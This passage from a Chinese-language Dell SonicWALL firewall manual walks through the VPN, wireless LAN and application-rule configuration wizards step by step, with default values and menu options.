提示：如果您需要更多特定的安全设置，可以在此向导完成后调整新的站对站 VPN 策略。

- **DH 群组**：Diffie-Hellman (DH) 群组是用于创建密钥对的数值组。随后的各组使用更大的数值作为开头。VPN 在 IKE 协商期间使用 DH 群组创建密钥对。您可以选择：

  - 组 1
  - **组 2**（默认）
  - 组 5
  - 组 14
  - 256 位随机 ECP 组
  - 384 位随机 ECP 组
  - 521 位随机 ECP 组
  - 192 位随机 ECP 组
  - 224 位随机 ECP 组

- **加密**：这是用于加密通过 VPN 隧道的数据的方法。方法以安全性顺序列出。DES 是最不安全的方法，其加密和解密所需的时间最短。AES-256 是最安全的方法，其加密和解密所需的时间最长。VPN 将其用于通过隧道的所有数据。

  您可以选择：**DES**、**3DES**（默认）、**AES-128**、**AES-256**，或 **AES-192**。

  重要：SonicWALL Global VPN Client 版本 1.x 不能进行 AES 加密，因此如果您选用此方法，只有 SonicWALL Global VPN Client 版本 2.x 和更高版本可以连接。

- **验证**这是用于验证在 IKE 协商期间交换的密钥的散列法。您可以选择 **MD5** 或 **SHA-1**（默认）、**SHA-256**、**SHA-384**，或 **SHA-512**。

- **生存期（秒数）**：这是 VPN 隧道在需要重新验证前保持开放的时间长度。默认值是八小时 **(28800)**。

4 单击**下一步**。此时显示“用户验证”对话框。



5 指定用户验证来自 Global VPN Client 的所有流入 VPN 连接是启用或是禁用：

- 要启用用户验证：
  a 选择**启用用户验证**复选框。默认情况下已选中该选项。

    用户必须输入有效的用户名和密码，才能连接到 Dell SonicWALL 设备。将根据在**验证用户群组对象**下拉菜单中指定的内部用户数据库用户群组对象成员，对用户进行身份验证。

  b 从**验证用户群组对象**下拉菜单中选择要验证的用户群组。默认为 **Trusted Users**。
- 要禁用用户验证，并允许未验证的 VPN 客户端访问：
  a 取消选中**启用用户验证**复选框，在默认情况下选中该复选框。

  b 从**允许未验证的 VPN 客户端访问**下拉菜单中选择允许访问的地址组或地址对象。默认为 **Firewalled Subnets**。

6 单击**下一步**。此时显示**配置虚拟 IP 适配器**对话框。



7 通过点选**使用虚拟 IP 适配器**复选框，配置虚拟 IP 适配器。默认情况下未选中该设置。

Global VPN Client 有一个可选虚拟适配器，将其连接到 Dell SonicWALL 时，用其可获取一个特殊 IP 地址，从而使其在与内部设备通信时似乎在内部 X0 接口网络上。虚拟 IP 地址可以从 Dell SonicWALL 设备的内部 DHCP 服务器或从位于 Dell SonicWALL 设备 X0 接口上的现有 DHCP 服务器获取。

注：如果已启用虚拟适配器，内部 DHCP 服务器将用于接口 X0 上的现有范围。

8 单击**下一步**。显示**总结**对话框。



9 验证设置。

10 单击**应用**。将显示一条消息，提示配置正在进行更新：



配置更新完成后，会显示**完成**对话框。



11 单击**关闭**。

使用无线指南

无线指南指导您逐步完成配置 WLAN 无线接口的网络设置和安全功能。

配置网络设置和安全功能的步骤如下：

1 单击 SonicWALL 管理界面右上角**向导**按钮。显示**向导欢迎**页面。



2 通过以下两种方式之一选择**无线指南**：

- 点选**无线指南**单选按钮。
- 从**选择指南**下拉菜单中选择它。

3 单击**下一步**。此时显示**监管域注册**页面。

监管域注册



重要：您负责遵守法规区域和/或有关无线电运营场所规定的所有法规。


注：监管区域从**国家或地区代码**自动生成。

1 从**国家或地区代码**下拉菜单中选择一个国家或地区。

重要：对于国际（非美国或日本）TZ 系列无线和 SOHO W 无线设备，务必选择设备部署所在国家或地区的相应国家或地区代码，即使您不是在该国家或地区内。对于部署在美国和日本的设备，监管区域和国家或地区代码是自动选择的，且不能更改。

重要：如果您选择的是加拿大的国家代码，只能联系 Dell SonicWALL 支持进行更改。

2 单击**下一步**。此时显示一条有关在您的客户端计算机上保持最新无线驱动程序的信息消息。



3 单击**确定**。此时显示**无线 LAN 设置**页面。

无线 LAN 设置





1 从“IP 分配”下拉菜单中选择 IP 分配的类型：

- **静态**（默认）
- **二层桥接模式**

2 如果选择：

- **静态**：
  a 在**WLAN IP 地址** 字段输入 WLAN IP 地址。默认值为 **172.16.31.1**。
  b 在**WLAN 子网掩码** 字段输入 WLAN 子网掩码。默认值为 **255.255.255.0**。
- **二层桥接模式**，此时出现一条消息显示接口桥接的区域，且选项改变：





  a 点击消息中的**确定**。
  b 从**桥接到**下拉菜单中选择一个桥接到接口。

3 单击**下一步**。此时会显示一条有关使客户端计算机上的无线驱动程序保持最新的消息。

4 单击**确定**。随即显示 **WLAN 无线设置**页面。

WLAN Radio 设置



1 在 **SSID** 字段中输入 SSID（服务集 ID）。SSID 作为您的无线网络的主要鉴别。您可以指定最多 32 个字母数字字符；SSID 区分大小写。设备生成的默认 SSID 为 **sonicwall-** 加 BSSID（广播服务集 ID）的最后四个字符；例如，`sonicwall-` 变为 `sonicwall-F2DS`。`sonicwall-F2DS`。

2 从**无线电模式**下拉菜单中选择首选的无线模式。无线安全设备支持第 1558 页的 WLAN Radio 设置的表 174 中显示的模式。

> **注：**可用选项会有改变，具体取决于选择的模式。如果无线电配置所针对的模式：
>
> - 支持 802.11n（除 5GHz 802.11n/a/ac 混合模式以外），会显示以下选项：**无线波段**、**主要信道**、**次要信道**。
> - 不支持 802.11n，此时仅显示**信道**选项。
> - 支持 5GHz 802.11n/a/ac 混合模式或 5GHz 802.11ac 单一模式，此时显示**无线电波频段**和**信道**选项。

> **提示：**为使 802.11n 客户端达到独一无二的最佳吞吐量速度，SonicWALL 推荐使用**仅 802.11n** 无线模式。对多个无线客户端身份验证的兼容性，可使用 **802.11n/b/g 混合模式**无线模式。
>
> 为使 802.11ac 客户端达到独一无二的最佳吞吐量速度，SonicWALL 推荐使用**仅 802.11ac**无线模式。对多个无线客户端身份验证的兼容性，可使用 **802.11ac/n/a 混合模式**无线模式。

3 如果您选择的模式支持：

- **802.11a 单一模式**、**802.11g 单一模式**，或 **80211g/b 混合模式**，请转到步骤 4
- **5GHz802.11ac 单一模式**和 **5GHz 802.11n/a/ac 混合模式**，请转到步骤 6
- **802.11n 单一模式**或 **802.11n 混合模式**（除 **5GHz 802.11n/a/ac 混合模式**之外），请转到步骤 8

4 仅适用于 802.11a/g：从**信道**下拉菜单中选择用于无线电的信道：

- **自动** - 使设备可以根据信号的强度和完整性自动检测和设置无线操作的最佳信道。除非由于某种原因必须使用或避免使用特定信道，否则请使用**自动**。

- 指定信道：可以在管理机构监管的范围内选择单个信道（参见第 1558 页的WLAN Radio 设置的表 175）。选择特定信道还可帮助您避免受到该区域内其他无线网络的干扰。

  注：可用信道取决于设备中的无线电类型。

5 转到步骤 11。

6 对于 802.11ac，此时显示**无线电波频段**和**信道/标准信道**选项。



从**无线电波频段**下拉菜单中，选择 802.11a 或 802.11ac 无线电的无线电波频段：

- **自动** - 使设备可以根据信号的强度和完整性自动检测和设置无线操作的最佳信道。
  - **信道**下拉菜单设置为 **自动**，无法更改。
- **标准 - 20 MHz 信道** - 指定 802.11ac 无线将仅使用标准 20 MHz 信道。这是默认设置。
  a 选择此选项时，从**信道**下拉菜单中，选择一个监管区域范围内的单个信道。选择特定信道还可帮助您避免受到该区域内其他无线网络的干扰。如需可用信道的信息，请参见第 1558 页的 WLAN Radio 设置中的表 175。默认信道为**信道 36 (5180MHz)**。
- **标准 - 40 MHz 信道** - 指定 802.11ac 无线将仅使用宽频 40 MHz 信道。选定该选项后，将显示**信道**下拉菜单。如需选择信道的信息，请参见上述步骤 a。
- **标准 - 80 MHz 信道** - 指定 802.11n 无线将仅使用宽频 80 MHz 信道。选定该选项后，将显示**信道**下拉菜单。如需选择信道的信息，请参见上述步骤 a。

7 转到步骤 11。

8 对于 802.11n 单一模式或 802.11n 混合模式，此时显示**无线电波频段**、**主要信道**，和**辅助信道**设置：



从**无线电波频段**下拉菜单中，选择适用于 802.11n 或 802.11ac 无线电的频段：

- **自动** - 使设备可以根据信号的强度和完整性自动检测和设置无线操作的最佳信道。这是默认设置。
  - **主要信道**和**辅助信道**下拉菜单设置为**自动**，无法更改。
- **标准 - 20 MHz 信道** - 指定 802.11n 无线将仅使用标准 20 MHz 信道。选择此选项时，会显示**信道**下拉菜单，而非**主要信道**和**辅助信道**下拉菜单。
  - **标准信道** - 默认情况下，该项设置为**自动**，使设备可以根据信号强度和完整性设置最佳信道。您也可以在管理机构监管的范围内选择单个信道。选择特定信道还可帮助您避免受到该区域内其他无线网络的干扰。可用信道与步骤 4 中适用于 802.11g 的信道相同。
- **标准 - 40 MHz 信道** - 指定 802.11n 无线将仅使用宽频 40 MHz 信道。选定该选项后， 将显示**主要信道**和**辅助信道**下拉菜单：
  - **主要信道** - 默认情况下设置为**信道 36 (5180MHz)**。您可以选择指定特定的其他信道或**自动**。可用信道与步骤 4 中适用于 802.11a 的信道相同
  - **辅助信道** - 无论主要信道设置是怎样的，此下拉菜单的配置设为**自动**。

9 另外，可选中**启用短期保护间隔**复选框，相对于 800ns 的标准保护间隔，指定一个 400ns 的短期保护间隔。默认情况下已选中该设置。如需保护间隔的信息，请参见第 1558 页的 WLAN Radio 设置。

> **注：**如果选择 **5GHz 802.11g/b 混合模式**、**5GHz 802.11a 单一模式**，或 **2.4GHz 802.11g 单一模式**，此选项不可用。

10 另外，要启用 802.11n 帧聚合（该功能将多帧结合以降低开销和提高吞吐量），请选中**启用聚合**复选框。默认情况下已选中该设置。如需聚合的信息，请参见第 1558 页的 WLAN Radio 设置。

> **注：**如果选择 **5GHz 802.11g/b 混合模式**、**5GHz 802.11a 单一模式**，或 **2.4GHz 802.11g 单一模式**，此选项不可用。

> **提示：****启用短期保护间隔**和**启用聚合**选项可稍微提高吞吐量。当用户具有较强的信号且干扰较小时，它们可以在最佳的网络条件下发挥最大作用。在达不到最佳条件的网络中（受到干扰、信号较弱等），这些选项可能会导致传输错误，从而消弱吞吐量中的任何有效增益。

11 单击**下一步**。随即显示 **WLAN 安全设置**页面。

WLAN 安全设置



1 选择一种安全模式：

- **WPA/WPA2 模式** – Wi-Fi 保护接入 (WPA) 模式是基于 802.11i 标准的安全无线协议。这也是在您的无线客户端支持 WPA/WPA 协议情况下的推荐协议。
- **连接**（默认）– 此模式允许对设备有无限制的无线访问。

> **小心：****此模式不提供加密或访问控制。**

2 单击**下一步**。显示的页面取决于您所选择的安全模式。

3 如果选择：

- **WPA/WPA2 模式**，此时显示 **WPA 模式设置**页面。转到第 1596 页的 WPA 模式设置。
- **连接**，此时显示 **WLAN VAP（虚拟接入点）设置**页面。转到第 1597 页的 WLAN VAP (虚拟接入点) 设置。

WPA 模式设置



> 注：如需各种验证类型、加密类型和共享密钥的说明，请参见第 554 页的 WPA-PSK / WPA2-PSK 加密设置、第 554 页的 WPA-EAP / WPA2-EAP 加密设置、第 553 页的虚拟接入点配置文件设置，和第 526 页的身份验证概述。

1 从**认证类型**下拉菜单中，选择加密模式。显示的选项取决于您选择的模式。

2 从**加密类型**下拉菜单中，选择：

- **AES**（默认）
- **TKIP**
- **自动**

3 从**组密钥更新**下拉菜单中选择二者之一：

- **按超时时间**（默认）
- **禁用**；时间间隔字段不显示。

4 在**间隔（秒数）**字段中，输入超时前的时长。默认值为 **86400**。

5 如果选择：

- PSK 模式，请转到步骤 6。
- EAP 模式，请转到步骤 9。

6 在**密码**字段输入用于生成密钥的密码。

7 单击**下一步**。显示**WLAN VAP (虚拟接入点)设置**页面。

8 转到第 1597 页的 WLAN VAP (虚拟接入点) 设置。

9 将**密码**字段替换为**可扩展的验证协议设置 (EAP)** 字段。




10 在 **Radius 服务器 1 IP** 和**端口**字段，输入主要 RADIUS 服务器的 IP 地址和端口号。

11 在 **Radius 服务器 1 密码**字段中，输入用于访问 Radius 服务器的密码

12 另外，也可以在 **Radius 服务器 2 IP** 和**端口**字段中，输入次要 RADIUS 服务器（如有）的 IP 地址和端口号。

13 另外，也可以在 **Radius 服务器 2 密码**字段中，输入用于访问 Radius 服务器的密码

14 单击**下一步**。如果您选择了 EAP 模式，此时会显示一条有关更新防火墙访问规则的消息。



15 单击**确定**。显示**WLAN VAP (虚拟接入点)设置**页面。

WLAN VAP (虚拟接入点) 设置



1 如果您：

- 不想创建 WLAN VAP，请转到步骤 2。
- 想要创建 WLAN VAP，请转到第 1598 页的 WLAN VAP（虚拟接入点）设置 – 创建 VAP


2 单击**下一步**。此时显示**无线配置总结**页面。

3 转到第 1600 页的无线配置总结。

WLAN VAP（虚拟接入点）设置 - 创建 VAP



1 已自动创建一个 SAP SSID；在设置过程中可能添加了更多 SAP SSID。您可以创建最多 6 个 VAP。要创建另一个 VAP，请选中**是，我要创建其他的虚拟接入点**复选框。此时显示更多选项。



2 在**VAP SSID**字段中输入 VAP 的名称。

3 选择一种安全模式：

- **WPA/WPA2 模式** – Wi-Fi 保护接入 (WPA) 模式是基于 802.11i 标准的安全无线协议。这也是在您的无线客户端支持 WPA/WPA 协议情况下的推荐协议。
- **连接**（默认）– 此模式允许对设备有无限制的无线访问。

△ 小心：**此模式不提供加密或访问控制。**

4 要指定更多 VAP，重复步骤 2 和步骤 3。

5 单击**下一步**。此时显示 **WLAN VAP**（虚拟接入点）设置 > **WLAN** 子网和区域页面。

WLAN VAP（虚拟接入点）设置 > WLAN 子网和区域



1 在 **WLAN VLAN 标签**字段中输入唯一的 VLAN 标签。标识应该是一个 1 到 4094 的数字。

2 在 **WLAN IP 地址**字段中输入唯一的 IP 地址。

3 在 **WLAN 子网掩码** 字段输入 WLAN 子网掩码。

4 从 **WLAN 区域**下拉菜单中选择区域。默认为 **WLAN**。

5 另外，也可以创建新区域：

   a 点选**创建新区域**下拉菜单。

   b 在**创建新区域**字段中输入新区域的名称。

   将使用这个新区域替代从“WLAN 区域”下拉菜单中指定的任何区域。

6 单击**下一步**。再次显示**WLAN VAP (虚拟接入点) 设置**页面。

7 要：

- 创建另一个 WLAN VAP，请参见第 1597 页的 WLAN VAP (虚拟接入点) 设置。
- 继续而不创建 WLAN VAP，请单击**下一步**。此时显示**无线配置总结**页面。

无线配置总结





1 验证设置是否正确。

a 要更正任何设置，请单击**上一步**直至您到达适当的页面。


b 做出更改。

c 单击**下一步**直至您到达**无线配置总结**页面。

2 单击**应用**。将显示一条消息，提示配置正在进行更新：



配置更新完成后，会显示**无线向导完成**对话框。



3 单击**完成**。

使用应用规则指南

应用规则指南指导您逐步完成为应用规则配置安全功能。

配置应用规则安全功能的步骤如下：

1 单击 SonicWALL 管理界面右上角**向导**按钮。显示**向导欢迎**页面。



2 通过以下两种方式之一选择**应用规则指南**：

- 点选**应用规则指南**单选按钮。
- 从**选择指南**下拉菜单中选择它。

3 单击**下一步**。此时显示**应用规则向导简介**对话框，说明应用规则指南的使用目的。



4 单击**下一步**。此时显示**规则创建**对话框。



5 选择要配置的网络应用程序类型：

- **将策略应用到 SMTP 电子邮件**（默认）
- **将策略应用到正在接收的 POP3 电子邮件**
- **将策略应用到 Web 访问**
- **将策略应用到 FTP 文件传输程序**

6 单击**下一步**。显示的对话框取决于您选择的策略类型：

- **SMTP 电子邮件**，请转到第 1603 页的规则创建 – 为应用规则选择 SMTP 规则。
- **POP3 电子邮件**，请转到第 1609 页的规则创建 – 为应用规则选择 POP3 规则。

- **Web 访问**，请转到第 1614 页的规则创建 – 为应用规则选择 Web 访问规则。
- **FTP 文件传输**，请转到第 1621 页的规则创建 – 为应用规则选择 FTP 规则。

规则创建 – 为应用规则选择 **SMTP** 规则



1 选择一个决定查看电子邮件中哪部分内容的 SMTP 规则：

- **在电子邮件主题中查找内容**（默认）
- **在电子邮件正文中查找内容**
- **在电子邮件附件中查找内容**
- **指定允许通过的电子邮件的最大大小**
- **查找指定的附件扩展名**
- **查找指定的附件名称**
- **查找除了指定外所有的附件扩展名**
- **除了所指定的附件名称，检查所有附件名称**

2 单击**下一步**。显示的对话框取决于您所选择的 SMTP 规则：

- 如果选中**指定允许通过的电子邮件的最大大小**，此时将显示**规则创建 – SMTP > 应用规则对象电子邮件大小**对话框；请转到第 1604 页的规则创建 – SMPT > 应用规则对象电子邮件大小。
- 所有其它 SMTP 规则，将显示**规则创建 – 应用规则对象关键字和策略方向**对话框；请转到第 1605 页的规则创建 – SMPT > 应用规则对象关键字和策略方向。

规则创建 – **SMPT** > 应用规则对象电子邮件大小



1 从**方向**下拉菜单中选择电子邮件方向：

- **传入**（默认）
- **传出**
- **两者**

2 在**最大电子邮件大小（字节数）**字段中输入电子邮件的最大大小（单位：字节）。默认值为 **0**。

3 单击**下一步**。此时显示**规则创建 – 应用规则操作类型**对话框；请转到第 1606 页的规则创建 – 应用规则操作类型。

规则创建 - SMPT > 应用规则对象关键字和策略方向



1 从**方向**下拉菜单中选择电子邮件方向：

- **传入**（默认）
- **传出**
- **两者**

2 输入匹配**内容**字段的内容。每个条目必须在单独一行上，一行中有多个条目视为单个条目。

> 注：必须至少输入一个值。

3 要将内容输入到**列表**表格中，请单击**添加**按钮。

要修改**列表**表格中的条目：

a 选择**列表**表格中的条目。该条目显示在**内容**字段中。

b 更改**内容**字段中的条目。

c 单击**更新**按钮。

要删除**列表**表格中的所有条目，单击**全部删除**按钮。


要删除**列表**表格中的条目：

a 选择该条目。

b 单击**删除**按钮。

4 对每个条目重复步骤 2 至步骤 3。

提示：要从包含多个条目（每个条目各占一行）匹配应用程序对象的预定义文本文件导入内容，请单击**从文件导入**按钮。此时显示**上传对象值**对话框。



1 单击**浏览**按钮找到需要的文件。
2 选择该文件。
3 单击**上传**按钮。

5 单击**下一步**。此时显示**规则创建 - 应用规则操作类型**对话框。

规则创建 - 应用规则操作类型



1 选择应用规则要执行的操作类型：

- **阻断操作 - 阻断并发送自定义电子邮件回复**（默认）
- **阻断操作 - 阻断不发送电子邮件回复**
- **添加电子邮件标识**（在电子邮件尾部追加文本）
- **仅用于日志**
- **绕过 DPI**

2 单击**下一步**。显示的对话框取决于选择的操作类型：

- 对于**阻断操作 - 阻断并发送自定义电子邮件回复**和**添加电子邮件标识**操作类型，此时会显示**规则创建 – 应用规则操作设置**对话框；请转到第 1607 页的规则创建 – 应用规则操作设置。
- 对于所有其它操作类型，此时会显示**规则创建 – 为应用规则策略选择名称**对话框；请转到第 1607 页的规则创建 – 为应用规则策略选择名称

规则创建 – 应用规则操作设置



1 在**内容**字段中输入阻断电子邮件时要显示的消息。

2 单击**下一步**。此时显示**规则创建 – 为应用规则策略选择名称**对话框。

规则创建 – 为应用规则策略选择名称



1 在**策略名称**字段中为应用规则策略输入简单易记的名称。

2 单击**下一步**。此时显示**总结**页面。



3 单击**应用**。将显示一条消息，提示配置正在进行更新：



配置更新完成后，会显示**完成**对话框。



4 单击**关闭**。

规则创建 - 为应用规则选择 **POP3** 规则



1 选择管理 POP3 电子邮件附件、名称和主题内容的规则：

- **查找指定的附件扩展名**（默认）
- **查找指定的附件名称**

- 查找除了指定外所有的附件扩展名
- 查找除了指定外所有的附件名称
- 检查电子邮件主题中的内容

2 单击**下一步**。此时显示**规则创建 - 应用规则对象关键字和策略方向**对话框。



1 从**方向**下拉菜单中选择电子邮件方向：
- **传入**（默认）
- **传出**
- **两者**

2 在**内容**字段中输入匹配包含或排除的内容。每个条目必须在单独一行上，一行中有多个条目视为单个条目。

> **注：**必须至少输入一个值。

3 要将内容输入到**列表**表格中，请单击**添加**按钮。

要修改**列表**表格中的条目：

a 选择**列表**表格中的条目。该条目显示在**内容**字段中。

b 更改**内容**字段中的条目。

c 单击**更新**按钮。

要删除**列表**表格中的所有条目，单击**全部删除**按钮。


要删除**列表**表格中的条目：

a 选择该条目。

b 单击**删除**按钮。

4 对每个条目重复步骤 2 至步骤 3。

提示：要从包含多个条目（每个条目各占一行）匹配应用程序对象的预定义文本文件导入内容，请单击**从文件导入**按钮。此时显示**上传对象值**对话框。



1 单击**浏览**按钮找到需要的文件。
2 选择该文件。
3 单击**上传**按钮。

5 单击**下一步**。此时显示**规则创建 – 应用规则操作设置**对话框。



1 选择应用规则要执行的操作类型：
- **阻断操作 - 禁用附件，并添加自定义文本**（默认）
- **绕过 DPI**
- **仅用于日志**

2 单击**下一步**。显示的对话框取决于选择的操作类型：
- 对于**阻断操作 - 阻断并发送自定义电子邮件回复**和**添加电子邮件标识**操作类型，此时会显示**规则创建 – 应用规则操作设置**对话框；请转到第 1612 页的规则创建 – 应用规则操作设置（第 2 页）。
- 对于所有其它操作类型，此时会显示**规则创建 – 为应用规则策略选择名称**对话框；请转到第 1612 页的规则创建 – 为应用规则策略选择名称

规则创建 - 应用规则操作设置（第 2 页）



1 在**内容**字段中输入阻断电子邮件时要显示的消息。

2 单击**下一步**。此时显示**规则创建 - 为应用规则策略选择名称**对话框。

规则创建 - 为应用规则策略选择名称



1 在**策略名称**字段中为应用规则策略输入简单易记的名称。

2 单击**下一步**。此时显示**总结**页面。

注：显示的内容反映出您所选择的设置和输入的值。



3 单击**应用**。将显示一条消息，提示配置正在进行更新：



配置更新完成后，会显示**完成**对话框。



4 单击**关闭**。

规则创建 - 为应用规则选择 Web 访问规则



1 选择管理 Web 访问的规则：

- 检查有特定文件扩展名的下载文件（默认）
- 查找指定 URI 的访问
- 查找某些 web 浏览器的使用
- 查找除了那些指定外的任何 web 浏览器的使用
- 查找上载到 web 邮件帐号的附件名
- 检查上载到 web 邮件帐户中的附件的扩展名

2 单击**下一步**。显示的对话框取决于所选择的规则：

- 对于**查找某些 web 浏览器的使用**和**查找除了那些指定外的任何 web 浏览器的使用**规则，此时会显示**规则创建 - 应用规则对象设置**对话框；请转到第 1615 页的规则创建 - 应用规则对象设置（浏览器）。
- 对于所有其它规则，此时会显示**规则创建 - 应用规则对象关键字和策略方向**对话框；请转到第 1616 页的规则创建 - 应用规则对象关键字和策略方向。

规则创建 - 应用规则对象设置（浏览器）



1 从**方向**下拉菜单中选择电子邮件方向：

- **传入**（默认）
- **传出**
- **两者**

2 从**内容**下拉菜单中选择浏览器：

注：必须至少选择一个浏览器。

- **Netscape**（默认）
- **MSIE** (Microsoft Internet Explorer)
- **Firefox**
- **Safari**（不能在 Windows 平台上运行）
- **Chrome**

3 要将浏览器输入到**列表**表格中，请单击**添加**按钮。

要修改**列表**表格中的条目：

a 选择**列表**表格中的条目。该条目显示在**内容**字段中。

b 更改**内容**字段中的条目。

c 单击**更新**按钮。

要删除**列表**表格中的所有条目，单击**全部删除**按钮。

要删除**列表**表格中的条目：

a 选择该条目。

b 单击**删除**按钮。

4 对每个条目重复步骤 2 至步骤 3。

5 单击**下一步**。此时显示**规则创建 - 应用规则操作设置**对话框；请转到第 1617 页的规则创建 - 应用规则操作设置 > 附件。

规则创建 - 应用规则对象关键字和策略方向



1 从**方向**下拉菜单中选择电子邮件方向：

- **传入**（默认）
- **传出**
- **两者**

2 在**内容**字段中输入匹配包含或排除的内容。每个条目必须在单独一行上，一行中有多个条目视为单个条目。

> **注：**必须至少输入一个值。
> 如果您正在输入文件扩展名，请忽略点 (.)。

3 要将内容输入到**列表**表格中，请单击**添加**按钮。

要修改**列表**表格中的条目：

a 选择**列表**表格中的条目。该条目显示在**内容**字段中。

b 更改**内容**字段中的条目。

c 单击**更新**按钮。

要删除**列表**表格中的所有条目，单击**全部删除**按钮。

要删除**列表**表格中的条目：

a 选择该条目。

b 单击**删除**按钮。

4 对每个条目重复步骤 2 至步骤 3。

5 单击**下一步**。显示的对话框取决于您在"规则创建 - 为应用规则选择 Web 访问规则"对话框中选择的访问规则：

- 对于**查找上传到 web 邮件帐号的附件名**和**检查上传到 web 邮件帐户中的附件的扩展名**访问规则，此时会显示第 1617 页的规则创建 – 应用规则操作设置 > 附件。
- 所有其它访问规则，此时会显示第 1618 页的规则创建 – 应用规则操作设置。

规则创建 – 应用规则操作设置 > 附件



1 选择应用规则要执行的操作类型：
   - **阻断操作 - 重置连接**（默认）
   - **绕过 DPI**
   - **仅用于日志**
2 单击**下一步**。此时显示第 1619 页的规则创建 – 为应用规则策略选择名称。

规则创建 - 应用规则操作设置



1 选择应用规则要执行的操作类型：

- **阻断操作 - 自定义阻断页面**（默认）
- **阻止操作 - 重定向到新的站点**
- **绕过 DPI**
- **仅用于日志**

2 单击**下一步**。显示的对话框取决于选择的操作类型：

- 对于阻断操作，显示第 1619 页的规则创建 – 应用规则操作设置（第 2 页）。
- 对于所有其它操作，此时显示**规则创建 – 为应用规则策略选择名称**对话框；请转到第 1619 页的规则创建 – 为应用规则策略选择名称。

规则创建 - 应用规则操作设置（第 **2** 页）



1 在**内容**字段中输入阻断 Web 页面时要显示的消息。

2 单击**下一步**。此时显示**规则创建 - 为应用规则策略选择名称**对话框。

规则创建 - 为应用规则策略选择名称



1 在**策略名称**字段中为应用规则策略输入简单易记的名称。

2 单击**下一步**。此时显示**总结**页面。

ⓘ | 注：显示的内容反映出您所选择的设置和输入的值。



3 单击**应用**。将显示一条消息，提示配置正在进行更新：



配置更新完成后，会显示**完成**对话框。



4 单击**关闭**。

规则创建 - 为应用规则选择 FTP 规则



1 选择管理 FTP 文件传输的规则：

- **检查指定文件内容的文件传输**（默认）

- 检查指定文件名的文件下载 (读入)
- 检查指定文件扩展名的文件的下载（读入）
- 检查指定文件扩展名的文件的上载（写入）
- 查找上传到 web 邮件帐号的附件名
- 使所有的 FTP 访问只读（无上传）
- 不许使用 SITE 命令

